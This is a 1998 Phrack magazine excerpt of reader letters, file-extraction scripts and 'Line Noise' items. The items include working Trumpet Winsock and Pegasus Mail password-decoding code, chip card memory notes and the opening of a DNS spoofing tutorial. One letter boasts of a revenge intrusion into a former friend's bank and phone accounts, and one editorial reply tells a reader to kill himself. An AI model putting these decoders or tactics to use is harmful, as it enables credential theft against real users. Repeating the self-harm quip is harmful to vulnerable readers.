After reading Phrack for years and being in the computer industry for 18+ years, I thought it was time that I write in. I have been reading Phrack for about 6 years now. Even talked to Erik Bloodaxe a few times in regards to Banyan Vines a couple of years ago when I was in the military. The scene seems to have changed so much now. It used to be full disclosure for the most part. Now everyone is so paranoid of sharing what they know, since everyone will rush a patch out for the latest exploit. How do you think others learned? Hacking is and always will be about exploring the limits of systems and networks. As you learn and share, others can expand their knowledge base. I started back on Atari 400s years ago coding in BASIC. I know many will laugh at that very thought, but it was a start. The groups back then were very tight, but also willing to help each other. If you showed a willingness to learn, and took the time to learn, instead of just leeching, it was amazing what others would do to help you.

I have been digging through tons of sites lately, most are outdated hacks from what I have seen. Most places patch as fast something hits the 'Net. But at least you can learn from the code if you take the time. I want to sends congrats out to Phrack. You guys along with a handful of others make it a point to keep sending things out to us in the community. One of the comments I am sure to hear is, then why don't you contribute things? I have not to Phrack directly, but that will change soon. I don't have a lot that is that great, that hasn't been patched for already. Mine is more tinkering and learning. Anyway, I am sure I have rambled enough for now. Just thought I would give my $.02 worth. Keep up the good work at Phrack!

L8R,

D-Man

0x2e>---

I am looking for a REALLY good telenet software and an also REALLY good

[I like the telnet software that comes with 4.4BSD.]

scanner software. Can you refer me anywhere?

[Scanners was a terrifiing movie! Why would you want to scan someone?!@]

I also would like to know how you decode the password in the passwd file.
For example it writes:

john: x :9999 :13: John Johnson:/home/dir/john:/bin/john

['x' is a shadow password token. It cannot be decrypted. Futhermore: Unix passwd encryption is based on a modified version of DES. The user enters her login and password at the prompts. The user entered password is used as a key to encrypt a 64-bit block of NULLs. The first seven bits of each character are extracted to form a 56-bit key. (The other eight are used for parity.) This implies that only eight characters are significant to a password. The E-table is then modified using the salt, which is a 12-bit value, coerced into the first two chars of the stored passwd. The salt's purpose is to make precompiled passwd lists and DES hardware chips ineffectual (or more difficult to use). Then, DES is invoked for 25 iterations on the block of zeros. The output is 64-bits long, and is then coerced into a 64 character alphabet (0-9, A-Z, a-z, ".", "/"). This involves translations in which several different values are represented by the same character. Unix passwd crypts are the product of a one-way hash. Information about the key is dropped in every iteration. Bits are LOST in the process. crypt(3), therefore, CANNOT be decrypted, reversed, or otherwise subverted from any type of scrutiny of it's output.]

0x2f>---

To the Editor:

I have to give out props to the job done on Phrack51.....it just keeps getting better and better. Iv'e enjoyed Phrack 1-50 but i must say that since the current staff of the mag took over iv'e really noticed a marked improvement in the qaulity and content of the articles. Thanx for making this magazine available to all of us out here who are reading and learning But just one thing wheres my pics of Mila Jovavich in the nude!!!!!!

NMEwithin

[http://www.infonexus.com/~daemon9/PIX/milla4.jpg]

0x30>---

a story of adolencent revenge..by a not so adolencent at 3:37 am

[Be warned. This is long.]

So here i sit surrounded by an ashtray full of butts, empty beer cans, empty 2 liters, a giant pile of papers, a stack of cd's, dirty dishes, tangled cords, red and green lights, the ticking of the furnace and blurred vision. Just got back from the pool hall and pissed off. why? because an old friend is getting married tomorrow and I was not invited. Well WAS a friend is more to the point. Betrayal in any form is a great primer for hatred. I am a twenty something (hate that fucking phrase) loser with no clue on what the future holds..but I find pleasure in figurative masterbation with MY processor. Match wits with this bitch, tell IT what to do and make it my slave...cheap thrill. Having power over something or someone is great while it lasts..as long as you do not have a concience. But I was wronged, so it is justified..my actions I mean... right? My girlfriend is asleep upstairs and thinks I sit up a nights doddeling to porn sights. I tell her that my pc is not working right, so that is why I am always working on it...that fucker bill gates. If he was a smart as the world beleives he is, these activities would not be so easy. Back to the point. (sorry! had a few too many). So I sign on...search for allies, find them among other assholes that have somehow learned one of my handles. My buddies are up to some funny shit, not total anarchy, but funny none the less. So what do I do...I tell them that I am in a bad state of being at the moment..they ask why,

"Time for pain!" is what I read. You know how it is. A friend since first grade on through college just fucked you for the 100th time. I feel sick about it, but none the less it's time to put to work the tricks of the trade. I give my TRUE friends the skinny on my intentions, they ablige with laughter and frothing mouths. I cough up his SS#, home, phone, bank, work, license, and online accounts. Too late to turn back now. It's funny how one will actually take the gas pipe for virtual strangers that one has formed an online bond with, and will enlist them in a sceme to fuck a real time friend. (ex-friend). Number one, divide up the tasks. Number two, failure is NOT an option. N!umber three, ruin wedding. So here we go...secretary of state was a blow off, no brainer. PhoneCo a bit tougher (but been there before). Bank..oh the bank.. online banking 24/7 was such a good idea. My collective cohorts and I were like pitbulls fighting over the neighbors cat. Giggeling like schoolgirls. HEY we are elite! or so we think..most of our shit (not all) was built by others before us. We did modify code, but the backbone was not our own. Now it is 4:30 am and the shit is flying...after reading the "underground" being a martyr seems cool. My head is spinning, but I have to remain focused at all times..it is hard. Account activity...money is due to the banquet facility tomorrow. At least the balance of the shindig after the initial deposit. Check numbers and cleared transactions. He has no fucking clue! The best part was that he had mentioned writing a check for his balance only one day before.... but the amount owed was not cleared yet on his account. So time to insert! --0.00 balance. Too easy. OK, fine. Just a bounced check to deal with. Phones turned off (schedualed termination for lack of response to notices sent). Oh yeah..did I mention Utilities? Bank takes care of payment...how convenient. Car payments, insurance, mortgage the whole nine. Zip, Zero, Zed. A repeater. Constant (0.00). I am an asshole, I know, but being fucked by a 'FRIEND" is troubeling and unforgivable in this situation. One more thing..Company Voice mail...fucked. Left a text to speech recording to boss, too funny and implicating to dillhole. It's like giving beavis and butthead a small piece of gray matter that works for only bad things. I should of been invited to this wedding, but never the less, he is marrying a whore. This may sound vindictive or like sour grapes, but totally true. So actaully we are doing him a service, he just does not know it. The "ruin the wedding" part is actually out. It will happen and the avalanche of our actions will not start until the following week. But at least i did something, right? What a stupid thing to concentrate on. I am an idiot with things I should not have. Most of my collective friends are striking political targets...I am bouncing a check. But I am over it now. Time to sit back and wait...wait for the phone call from a mutual friend to give me the dirt. I guess I am the type of guy that would get a boner if I reset his sprinkler timer to go off when he is trying to get in his car. Totally retarded, but I would laugh for days. Whats wrong with me? I am now sitting here in my self-made dungeon scratching my head saying to myself "boy that was way harsh". I know some people would pose the question, "what did he do to desrve this type of retaliation?". You know what it's like, you have been there at one time, and everyone reaches a point where counter measures are warranted. Case closed. What we did was but an inconvenience, but will be remedied. Nothing was left beyond repair. It's at these times! (no matter how trivial) you find out who is willing to take a bullet for you. And in some fucked up way, that is important. At least it is to me. it's 7:49 am and time for the sandman.

SychoSiS - The Collective.

[I am not sure which saddens me more, the fact that you actually spent several hours writing this, or the fact that I spent several minutes reading it. Now Phrack's loyal readers can feel my pain and read this for themselves.]

0x31>--

To whom it may concern:

I believe that I submitted an article to your publication on hacking the phones at your local WAL˜MART, please be advised that I submitted the same article to 2600 magazine and blacklisted 411, however I submitted the article to 2600 magazine before yours or blacklisted, they have decided to publish my article, and there fore I wish to inform you of this so there is no confusion.

Thank you for your attention,

Pirho
--
Brought to you by Pirho and the International Brother Hood Of Frat Houses.

[We can only hope that your article brings Emmanuel and the rest of the 2600 editorial team as much amusement as it brought us. Not from going and harassing people at Walmart, no. Mostly from laughing at you for writing it. We'll leave the articles on hacking things like Walmart and Disney World for publication by 2600. We like to think we still have a reputation for quality. -alhambra]

0x32>---

Dear..sir
I had readed yours doc.I'm interesting
about hacking art and learing it.I would like
to ask you.How can I hack my ISP?It's dumbing
I know.But I don't know to ask anybody.

[I wonder if the aleph1speak to English translator has a 'Yoda setting'...]

0x33>---

Hey, I just finished a two hour picture tour at your webpage, looked at every single photo on that hosted there, I know for one thing, with all the film you have used, Kodak must love you! The pic's were a riot, matter of fact, I almost had an accident in my pants I was laughing so hard. Seam's

[Maybe you should get some rubber pants or those adult diapers.]

like you and your friends know how to have fun (my kind of people) all we have up here is half-wit clowns. Anyway, enuf with the bullsh*t,
I just wanted to ask you who owns "INN", if it is you, how did you pay for all that hardware? Where are you located, Cali I assume? How old are you?
Any chance of meeting somewhere to chat one day (IRC)?
If it's to personal, I understand, if not, reply..

[Are you coming on to me?]

Regards -Tyrant

0x34>---

[...Regarding the 'Teardrop' IP fragmentation bug...]

Dear To whom it concearns,

I do not think you should have posted this about your bug you found. Alot of maniacs got a hold of it and are crashing servers everywhere. The net has turned into anarchy. I have about 4 servers down that i patched. But

[The Internet is anarchistic by nature.]

the patch doesnt seem to work.

[The patch works fine. Perhaps it is you that is broken?]

I do not think you should have posted that publically like that.

[Thanks. I'll make sure to file your opinion in the ignorance-folder.]

0x35>---

I'm just wondering when is defcon and where can I find out about little bit more?
Regards.

Pav.

[Defcon is traditionally held during the Summer in Sin City. Damn I love that town. http://www.defcon.org for more info, although the future of this Con is in question.]

0x36>---

Where can I find ways to make Long Distance phone calls without getting billed (and prefferably without making any boxes?)

[A phone line for which you do not pay the bill.]

I'm not an idiot, I just thought I'd ask. :)

[Is that open to conjecture?]

0x37>---

To Whom It May Concern:

I enjoy reading your stuff in Phrack and I pay attention to those stuff that is writen about unix reading stuff. I am just wonder if there is any way to play tricks or hack linux 1.2.13. It also runs pine under it and I think there is a trick with .rhosts in pine and ls /tmp. Could you please tell me more stuff about this?? I could download the /etc/passwd file but then I have to use a dictionary to hack it and is there away of hacking it without using a dictionary?? And how do I delete my last login file?? Thanks!!

Your Truly

Tag

[Linux 1.2.13 is one of most inpenetrable versions of Unix out there today. Not only is the Linux O/S reknown for its stalwart and inpenetrable security but the 1.2.13 kernel was where Alan, Eric, Linus and the rest of crew peaked. That kernel revision is all-but immune to every known form of attack (with the possible exeception of quantum state disassembly). Your best bet is to kill yourself now.]

0x38>---

How ye all doin there at Phrack, hope your all keepin well.

Anyways before I say anything I'll admit it, I'm a newbie, not a lamer a newbie. I've read all the hacking files I can get my hands on. There's only one small problem...I live in Ireland. A few weeks ago I was given an article written by "Hackwind" (1992 I think) about the hacking scene in Ireland. Believe you me. It's even worse than he says it is. The main problem is that all the files written don't relate to Ireland in any way . I don't even know ONE bbs in Ireland and NO ONE I have spoken to does either. I don't expect you to know much about the hacking scene in Ireland but if you do know anything, anything at all could you please send it to me. I'm dying for information. Information that I can't get my hands on. If you don't know anything about it perhaps you know of some contacts.

Please let me know. Cheers,

N0_eCH0

PS. Keep up the good work at Phrack.

[Ok, someone in Ireland help this guy out.]

0x39>---

hello my name is FUSION from a group called digital elite alliance and i was wondering if you would like to become allies with us. If so e-mail me back at XXXX@prodigy.net and then i'll get back to you.

[Don't hold your breath. Wait. On second thought, do.]

0x3a>---

Daemon9,
   Hi! I'd like to ask you a very common question. Maybe everyday you have received mails asking it. Yes, what I want to know is how to become a great hacker.

[Swing from the shoulders, not from the arms.]

   I am a freshman in university. I wanna to be a hacker, not for doing damage to others, but in my own view, being hacker require a lot of knowledge and creative. I aim at knowledge and want to find out new tech, while not just using others'. In fact, I have read many articles about how to become a hacker. And I have done them.
Now, I have mastered C, unix shell, and some of TCP/IP.
So what should I going to learn if I want to be a great hacker like you?

[If you have mastered the aforementioned topics, you are far greater then I.]

I am learing socket programming and IP-spoofing now, do you have any resource on the net to recommend to me?
   Please write me back. Hoping to hear from you soon.

Liu Jiangyi

--

Daemon9,
   Hi, I forgot to ask you another question. Should I join a hacker group? And have you joined it? If so, please tell me which group I should join. And the mailing list, which one should a hacker join in your own view.
   Hoping to hear from you soon!

Liu Jiangyi

0x3b>---

[A few letters to nirva and I. I swear to GOD these aren't made up. I *couldn't* make stuff like this up.]

Hey Route,

I was wondering if you knew what colours Nirva dyed his hair for defcon and who made the dye, I was also wondering if you had a copy of LISP lying around somewhere. Are you going to the KMFDM concert this friday by any chance? I was wondering if you have ever been bust for hacking or phreaking and how you manage to hack with the constant surveillance by the man? Also if you don't mind telling me, how did you get into hacking and did you have a mentor at any stage?

Ciao and thankx

--

Hey Nirva,

I was wondering how you got Real Kitty to drink coke out of those bottles from McDonalds (or is he just chewing on the straw). I was also wondering who Mike is currently going out with, not to mention you as well? If you could do me a favour and try to convince Mike to give me some webspace as well, I would really appreciate it.

Thankx and Ciao

--

Hey Mike,

How would you like to win a date win with carmen electra, if you

would like to, go on over to durex.com and there's a link from there to the american site with the entry form to win the date, and being such a brilliant hacker I don't see how you couldn't manage to rig the contest ;)

Thankx and Ciao

0x3c>---

Arggh , think of me what you will, but i Can't get over a pic on yer site of nirva, prolly one of the l33t3st looking individuals i've seen, in personal appearance (no, i aint gay), but anyway .. what are those things on his arms ? I saw that photo with the caption "nirva has rickets" or something, but are they implants ? ie part of his image/appearance or where they sum sort of weird disease he picked up ?

[Due to the vitaman-D embargo of 1975 - 1978 in New Mexico, nirva contracted the rare disease osteomalacia (rickets). He has it mostly licked these days thanks to heavy amounts of vitamn-D laced EMF radition treatment he undergoes 2 times a week. Every now and then, however, he lapses, as you can see from the aforementioned picture.]

tah man .. great page btw

speaxx

0x3d>---

----[EOF

---[Phrack Magazine Volume 8, Issue 52 January 26, 1998, article 20 of 20

-------------------------[Phrack Magzine Extraction Utility

--------[Phrack Staff

Added to the list of extraction variants this time is a version in AWK, and a version in sh. Also, the C version has ben spruced up to accept file name globs. Keep 'em coming...

----------------------8<------------CUT-HERE----------->8----------------------

```
<++> PEU/extract2.c
/*  extract.c by Phrack Staff and sirsyko
 *
 *  (c) Phrack Magazine, 1997
 *      1.8.98 rewritten by route:
 *          - aesthetics
 *          - now accepts file globs
 *      todo:
 *          - more info in tag header (file mode, checksum)
 *  Extracts textfiles from a specially tagged flatfile into a hierarchical
 *  directory strcuture.  Use to extract source code from any of the articles
 *  in Phrack Magazine (first appeared in Phrack 50).
 *
 *  gcc -o extract extract.c
 *
 *  ./extract file1 file2 file3 ...
 */


#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <string.h>
#include <dirent.h>

#define BEGIN_TAG   "<++> "
#define END_TAG     "<-->"
#define BT_SIZE     strlen(BEGIN_TAG)
#define ET_SIZE     strlen(END_TAG)

struct f_name
{
    u_char name[256];
    struct f_name *next;
};

int
main(int argc, char **argv)
{
    u_char b[256], *bp, *fn;
    int i, j = 0;
    FILE *in_p, *out_p = NULL;
    struct f_name *fn_p = NULL, *head = NULL;

    if (argc < 2)
    {
        printf("Usage: %s file1 file2 ... filen\n", argv[0]);
        exit(0);
    }

    /*
     *  Fill the f_name list with all the files on the commandline (ignoring
     *  argv[0] which is this executable).  This includes globs.
     */
```

```
    for (i = 1; (fn = argv[i++]); )
    {
        if (!head)
        {
            if (!(head = (struct f_name *)malloc(sizeof(struct f_name))))
            {
                perror("malloc");
                exit(1);
            }
            strncpy(head->name, fn, sizeof(head->name));
            head->next = NULL;
            fn_p = head;
        }
        else
        {
            if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
            {
                perror("malloc");
                exit(1);
            }
            fn_p = fn_p->next;
            strncpy(fn_p->name, fn, sizeof(fn_p->name));
            fn_p->next = NULL;
        }
    }
    /*
     *  Sentry node.
     */
    if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
    {
        perror("malloc");
        exit(1);
     }
    fn_p = fn_p->next;
    fn_p->next = NULL;

    /*
     *  Check each file in the f_name list for extraction tags.
     */
    for (fn_p = head; fn_p->next; fn_p = fn_p->next)
    {
        if (!(in_p = fopen(fn_p->name, "r")))
        {
            fprintf(stderr, "Could not open input file %s.\n", fn_p->name);
            continue;
        }
        else fprintf(stderr, "Opened %s\n", fn_p->name);
        while (fgets(b, 256, in_p))
        {
            if (!strncmp (b, BEGIN_TAG, BT_SIZE))
            {
                b[strlen(b) - 1] = 0;           /* Now we have a string. */
                j++;

                if ((bp = strchr(b + BT_SIZE + 1, '/')))
                {
                    while (bp)
                    {
                        *bp = 0;
                        mkdir(b + BT_SIZE, 0700);
                        *bp = '/';
                        bp = strchr(bp + 1, '/');
                    }
                }
                if ((out_p = fopen(b + BT_SIZE, "w")))
                {
                    printf("- Extracting %s\n", b + BT_SIZE);
                }
                else
                {
```

```
                    printf("Could not extract '%s'.\n", b + BT_SIZE);
                    continue;
                }
            }
            else if (!strncmp (b, END_TAG, ET_SIZE))
            {
                if (out_p) fclose(out_p);
                else
                {
                    fprintf(stderr, "Error closing file %s.\n", fn_p->name);
                    continue;
                }
            }
            else if (out_p)
            {
                fputs(b, out_p);
            }
        }
    }
    if (!j) printf("No extraction tags found in list.\n");
    else printf("Extracted %d file(s).\n", j);
    return (0);
}

/* EOF */
<-->
<++> PEU/extract.pl
# Daos <daos@nym.alias.net>
#!/bin/sh -- # -*- perl -*- -n
eval 'exec perl $0 -S ${1+"$@"}' if 0;

$opening=0;

if (/^\<\+\+\>/) {$curfile = substr($_ , 5); $opening=1;};
if (/^\<\-\-\>/) {close ct_ex; $opened=0;};
if ($opening) {
        chop $curfile;
        $sex_dir= substr( $curfile, 0, ((rindex($curfile,'/'))) ) if ($curfile =~ m/\//);
        eval {mkdir $sex_dir, "0777";};
        open(ct_ex,">$curfile");
        print "Attempting extraction of $curfile\n";
        $opened=1;
}
if ($opened && !$opening) {print ct_ex $_};
<-->

<++> PEU/extract.awk
#!/usr/bin/awk -f
#
# Yet Another Extraction Script
# - <sirsyko>
#
/^\<\+\+\>/ {
        ind = 1
        File = $2
        split ($2, dirs, "/")
        Dir="."
        while ( dirs[ind+1] ) {
                Dir=Dir"/"dirs[ind]
                system ("mkdir " Dir" 2>/dev/null")
                ++ind
        }
        next
}
/^\<\-\-\>/ {
        File = ""
        next
}
File { print >> File }
<-->
```

```
<++> PEU/extract.sh
#!/bin/sh
# exctract.sh : Written 9/2/1997 for the Phrack Staff by <sirsyko>
#
# note, this file will create all directories relative to the current directory
# originally a bug, I've now upgraded it to a feature since I dont want to deal
# with the leading / (besides, you dont want hackers giving you full pathnames
# anyway, now do you :)
# Hopefully this will demonstrate another useful aspect of IFS other than
# haxoring rewt
#
# Usage: ./extract.sh <filename>

cat $* | (
Working=1
while [ $Working ];
do
        OLDIFS1="$IFS"
        IFS=
        if read Line; then
                IFS="$OLDIFS1"
                set -- $Line
                case "$1" in
                "<++>") OLDIFS2="$IFS"
                        IFS=/
                        set -- $2
                        IFS="$OLDIFS2"
                        while [ $# -gt 1 ]; do
                                File=${File:-"."}/$1
                                if [ ! -d $File ]; then
                                        echo "Making dir $File"
                                        mkdir $File
                                fi
                                shift
                        done
                        File=${File:-"."}/$1
                        echo "Storing data in $File"
                ;;
                "<-->") if [ "x$File" != "x" ]; then
                                unset File
                        fi ;;
                *)      if [ "x$File" != "x" ]; then
                                        IFS=
                                        echo "$Line" >> $File
                                        IFS="$OLDIFS1"
                        fi
                ;;
                esac
                IFS="$OLDIFS1"
        else
                echo "End of file"
                unset Working
        fi
done
)
<-->

----[  EOF
```

---[Phrack Magazine Volume 8, Issue 52 January 26, 1998, article 03 of 20

----------[P H R A C K 5 2 L I N E N O I S E

--------[Various

0x1>---

Upon discovering Doctor Jeep's "Trumpet Winsock Password Hacker" in P51-03, I felt obligated to share a small piece of code that I don't like to admit that I created, far earlier than the esteemed Jeep's published work. As his requires access to a Pascal compiler and does not seem to be coded with portability in mind, the fact that my script requires Trumpet itself to run does not seem too great a hindrance. The irony is that not only is the "cipher" a simple obfuscating XOR, but that Trumpet itself will decode it for you.

```
<++> password.cmd
# Put in Trumpet Winsock directory, run under "Dialer/Other"
# Cannot currently use any file other than trumpwsk.ini,
# apparently due to implementation errors in the "load" function
display \n
display "Trumpet Password Thief 1.0, 8-18-95"\n
display \n
if [load $username]
        display "username: "
        display $username\n
else
        display "ERR: cannot load username"\n
end
if [load $password]
        display "password: "
        display $password\n
else
        display "ERR: cannot load password"\n
end
display \n
<-->
```

- anonymous

0x2>---

Another password decoder for ya... written long ago, I just never bothered to release it...

```
<++> peg-dec.c
/*
 * Pegasus Mail Password Decoder v1.0 by Belgorath
 */
#include <stdio.h>

/* Decoding/Encoding Tables */
int dec1[1]= { 44 };
int dec2[2]= { 16, 21 };
int dec3[3]= { 10, 22, 28 };
int dec4[4]= { 37, 28, 21, 7 };
int dec5[5]= { 21, 22, 37, 28, 9 };
int dec6[6]= { 22, 15, 28, 42, 17, 2 };
int dec7[7]= { 15, 17, 21, 31,  0, 12, 19 };
int dec8[8]= {  9,  2,  7, 20, 44, 22, 28, 23 };

int *decz[8] = { dec1,dec2,dec3,dec4,dec5,dec6,dec7,dec8 };

int decode_char(int numch, int ch, int pos)
{
  ch-=decz[numch-1][pos-1];
  if(ch<-127) ch+=256;
```

```
  return ch;
}
void main(void)
{
  int zz,x,nc;
  char *tz;
  int inps[20];

  nc=0;
  tz=malloc(8192);
  printf("Enter Pegasus Mail Password: ");
  gets(tz);

/* Fun input parsing loop. Hope your malloc bzero's... */
  while( *tz ) {
    for(x=0;x<strlen(tz)+2;x++) {
      if( (tz[x]==' ') || (tz[x]==0) ) {
        tz[x]=0;
        inps[nc]=atoi(tz);
        nc++;
        tz+=x+1;
        break;
      }
    }
  }

/* Throw away anything past the end */
  for(x=0;x<nc;x++) if(inps[x]==-1) nc=x+1;

/* All pegasus passwords end in -1 */
  if(inps[nc-1]!=-1) {
    printf("Invalid Pegasus Mail Password.\n");
    return;
  }

/* But we throw it away anyway */
  nc--;

  printf("Decoded Password: [");
  for(x=1;x<nc+1;x++) putchar(decode_char(nc,inps[x-1],x));
  printf("]\n");
}
<-->
```

0x3>---

:----------------------------:
Siemens Chip Card Technology

. by Yggdrasil .
:----------------------------:


Chip cards differ from one another in memory size, type of memory (PROM or EEPROM), security logic and micro-controller. This article will discuss the Siemens SLE4404 chip card technology.

The SLE4404 is employed for electronic purse cards and bank transactions, cellular telephony (pre-payed cards), user IDs for access control, etc. (some examples: SmartCard, ViaCard and Italian Bancomat). Its data can be accessed through a simple TTL serial channel, providing a +5 Vcc power supply from an external source.

Inside the chip

The chipcard has at its disposal EEPROM memory consisting of a 416-bit matrix (each row is 16-bits) that is protected by security logic providing access control.

This is the logic diagram:



The SLE4404 memory is subdivided in three main memory blocks: one is read only (a "PROM" containing the manufacturer code and/or a serial number and an expiration date), the second is both readable and writeable (user memory) and the last block cannot be written to unless the lock-out fuse has been fused.

This is the memory map:

BLOCK TYPE	SIZE (BIT)	ADDRESS	READABLE	WRITEABLE	ERASEABLE
Manufacturer code	16	0-15	Yes	No	No
Application ROM	48	16-63	Yes	No	No
User code	16	64-79	[fuse]	U.C.	U.C.
Error counter	4	80-83	Yes	Yes	U.C.
EEPROM #1	12	84-95	Yes	Yes	U.C.
EEPROM #2	16	96-111	Yes	U.C.	U.C.
Frame memory block					
- F.M. config	2	112-113	Yes	Yes	U.C./R.C.
- Frame memory	206	114-319	[cfg]	[cfg]	U.C./R.C.
Frame code	32	320-351	[fuse]	[fuse]	[cfg]
Frame counter	64	352-415	Yes	Yes	[cfg]

Meaning of abbreviations:

```
U.C.   -  User code required
          (each time the code is entered the error counter is decreased)
R.C.   -  Frame code required
          (each time the code is entered the frame counter is decreased)
[fuse] -  Operation allowed ONLY IF lock-out fuse is not fused
[cfg]  -  Operation allowed according to frame memory configuration
```

Frame memory configuration table:

BIT 112	BIT 113	MEMORY MODE	READABLE	WRITEABLE
0	0	Secret ROM	Yes	No
0	1	R.O.M.	Yes	No
1	0	Secret PROM	U.C.	U.C.
1	1	P.R.O.M.	U.C.	U.C.

The first 16-bit block is for the Manufacturer Code. The following 48-bit block is called Application ROM, containing another code (Manufacturer sub code or info, serial number, sub-type of card, etc).

The User Code is the access code (PIN) used to read/write/erase memory. This code can be modified provided that the fuse was not fused, while the error counter value can be modified even if the fuse was fused...


Please note that access to memory is blocked after four incorrect access trials (checked by the counter). The same is for the Frame Code and the Frame [error] Counter (note that the number of incorrect accesses is limited

to three trials instead of four).

Finally, the Frame Memory is generally used for storing personal user information or the credit limit (money that can be fetched in a bank transaction, or the remaining "virtual" credit that a pre-payed cellular card contains).

The Pin-out
~~~~~~~~~~~

This is the Siemens SLE4404 pin-out (N.C. stands for Not Connected):



"I am for ever walking upon these shores,
betwixt the sand and the foam.
The high tide will erase my foot-prints,
and the wind will blow away the foam.
But the sea and the shore will remain
For ever."

-- Gibran K. Gibran

0x4>---

..oO THE CreW Oo..

presents

DNS ID Hacking


--[1]-- DNS ID Hacking Presentation

You might be wondering what DNS ID Hacking (or Spoofing) is all about. DNS ID Hacking isn't a usual way of hacking/spoofing such jizz or any-erect. This method is based on a vulnerability on DNS Protocol. More brutal, the DNS ID hack/spoof is very efficient and very strong as there is no generation of DNS daemons that escapes from it (even WinNT!).

--[1.1]-- DNS Protocol mechanism explanation

In the first step, you must know how the DNS works. I will only explain the most important facts of this protocol. In order to do that, we will follow the way of a DNS request packet from A to Z!

Name resolution example:
The client (bla.bibi.com) sends a request of resolution of the domain "www.heike.com". To resolve the name, bla.bibi.com uses "dns.bibi.com" for DNS. Let's take a look at the following picture..


~~~~~~~~~~~

```
| ex:                              |
| 111.1.2.123:2999->111.1.2.222:53|
\----------------------------------/
...
  gethosbyname("www.heike.com");
...
```

```
[bla.bibi.com]                                    [dns.bibi.com]
111.1.2.123:1999 ---> [?www.heike.com] ------> 111.1.2.222:53
```

Here we see our resolution name request from source port 1999 which is asking to DNS on port 53 (note: DNS is always on port 53). Now that dns.bibi.com has received the resolution request from bla.bibi.com, dns.bibi.com will have to resolve the name:

```
[dns.bibi.com]                                      [ns.internic.net]
111.1.2.222:53 --------> [dns?www.heike.com] ----> 198.41.0.4:53
```

dns.bibi.com asks ns.internic.net who the root name server for the address of www.heike.com is, and if it doesn't have it and sends the request to a name server which has authority on '.com' domains (note: we send a request to the Internic because it could have this request in its cache).

```
[ns.internic.net]                                              [ns.bibi.com]
198.41.0.4:53 ------> [ns for.com is 144.44.44.4] ------> 111.1.2.222:53
```

Here we can see that ns.internic.net answered to ns.bibi.com (which is the DNS that has authority over the domain bibi.com), that the name server of for.com has the IP 144.44.44.4 (let's call it ns.for.com). Now our ns.bibi.com will ask to ns.for.com for the address of www.heike.com, but this one doesn't have it and will forward the request to the DNS of heike.com which has authority for heike.com.

```
[ns.bibi.com]                                       [ns.for.com]
111.1.2.222:53 ------> [?www.heike.com] -----> 144.44.44.4:53
```

The answer from ns.for.com:

```
[ns.for.com]                                                    [ns.bibi.com]
144.44.44.4:53 ------>[ns for heike.com is 31.33.7.4] ---> 144.44.44.4:53
```

Now that we know which IP address has authority on the domain "heike.com" (we'll call it ns.heike.com), we ask it what's the IP of the machine www.heike.com.

```
[ns.bibi.com]                                [ns.heike.com]
111.1.2.222:53 -----> [?www.heike.com] ----> 31.33.7.4:53
```

We now have our answer:

```
[ns.heike.com]                                                  [ns.bibi.com]
31.33.7.4:53 -------> [www.heike.com == 31.33.7.44] ----> 111.1.2.222:53
```

Great we have the answer, we can forward it to our client bla.bibi.com.

```
[ns.bibi.com]                                                     [bla.bibi.com]
111.1.2.222:53 -------> [www.heike.com == 31.33.7.44] ----> 111.1.2.123:1999
```

Now bla.bibi.com knows the IP of www.heike.com.

Now let's imagine that we'd like to have the name of a machine from its IP, in order to do that, we proceed a bit differently as the IP will have to be transformed.

Reverse name lookup resolution:
100.20.40.3 will become 3.40.20.100.in-addr.arpa

This method is only for the IP resolution request (reverse DNS).

Let's look at a practical example of when we take the IP address of

www.heike.com (31.33.7.44 or "44.7.33.31.in-addr.arpa" after the translation into a comprehensible format by DNS).

```
...
   gethostbyaddr("31.33.7.44");
...
```

We send our request to ns.bibi.com:

```
[bla.bibi.com]                                              [ns.bibi.com]
111.1.2.123:2600 -----> [?44.7.33.31.in-addr.arpa] -----> 111.1.2.222:53
```

Which is forwarded to ns.internic.net:

```
[ns.bibi.com]                                          [ns.internic.net]
111.1.2.222:53 -----> [?44.7.33.31.in-addr.arpa] ------> 198.41.0.4:53
```

ns.internic.net will send the IP of a name server which has authority on '31.in-addr.arpa'.

```
[ns.internic.net]                                             [ns.bibi.com]
